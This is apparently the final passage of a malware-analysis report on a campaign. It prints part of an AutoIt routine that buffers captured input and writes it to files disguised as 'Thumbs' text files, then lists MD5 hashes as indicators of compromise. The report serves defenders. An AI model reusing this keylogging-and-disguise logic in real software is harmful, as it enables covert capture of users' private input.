EndFunc
Func _buffer($datas)
   $dataz &= $datas
   If StringLen($dataz) >= 250 Then
      $tarixi = @HOUR & "_" & @MIN & "_" & @SEC & "_" & "-" & @MDAY & "_" &
@MON & "_" & @YEAR
      FileWrite($wheretostay & "\Thumbs-" & $tarixi & ".txt", $dataz & @CRLF)
      $dataz = ""
   EndIf
EndFunc
```

INDICATORS

Following is a list of hashes of files related to this campaign.

```
0d70dd22122db5a29c231e9ff1b41728
fada92dca45d533b73968b5fc80214af
ab7aaf283a3fabc4aaee583e40a7a939
f98c3322f6bd5aa84c698dea56d57a69
22bf68f4173b4c07243732408810c5d8
b24084db87b5fc97b72d59fa56c1bddb
f0e7d5ab7e584f7743af53dc4f6c140d
bd22eb8c5dff4f28899e46fb9526d328
d26db1d12c0d6ee61dd8b13ceeef63a8
978c6d06f568bdc47196c176169f8c1b
fb5e06d860f29e8d38588c32b0fdab83
5214d15764110270063e0d25c40f6313
d610661f215c161ed92ac940c76fa228
bca50cc1dff8021d4d448c62a1f9b384
c6e753cabe7cd4877adca4395b8198a2
1f406f7d7bbdfc41123c063f56177749
61e1049fc669fb35ddb093ad9605cda5
6579f170811d6f80da6ca39f7188166d
c7a9e27f1eb81f2ad9de495881eb65ce
0627a4d3ec39386b8364e907423563d4
```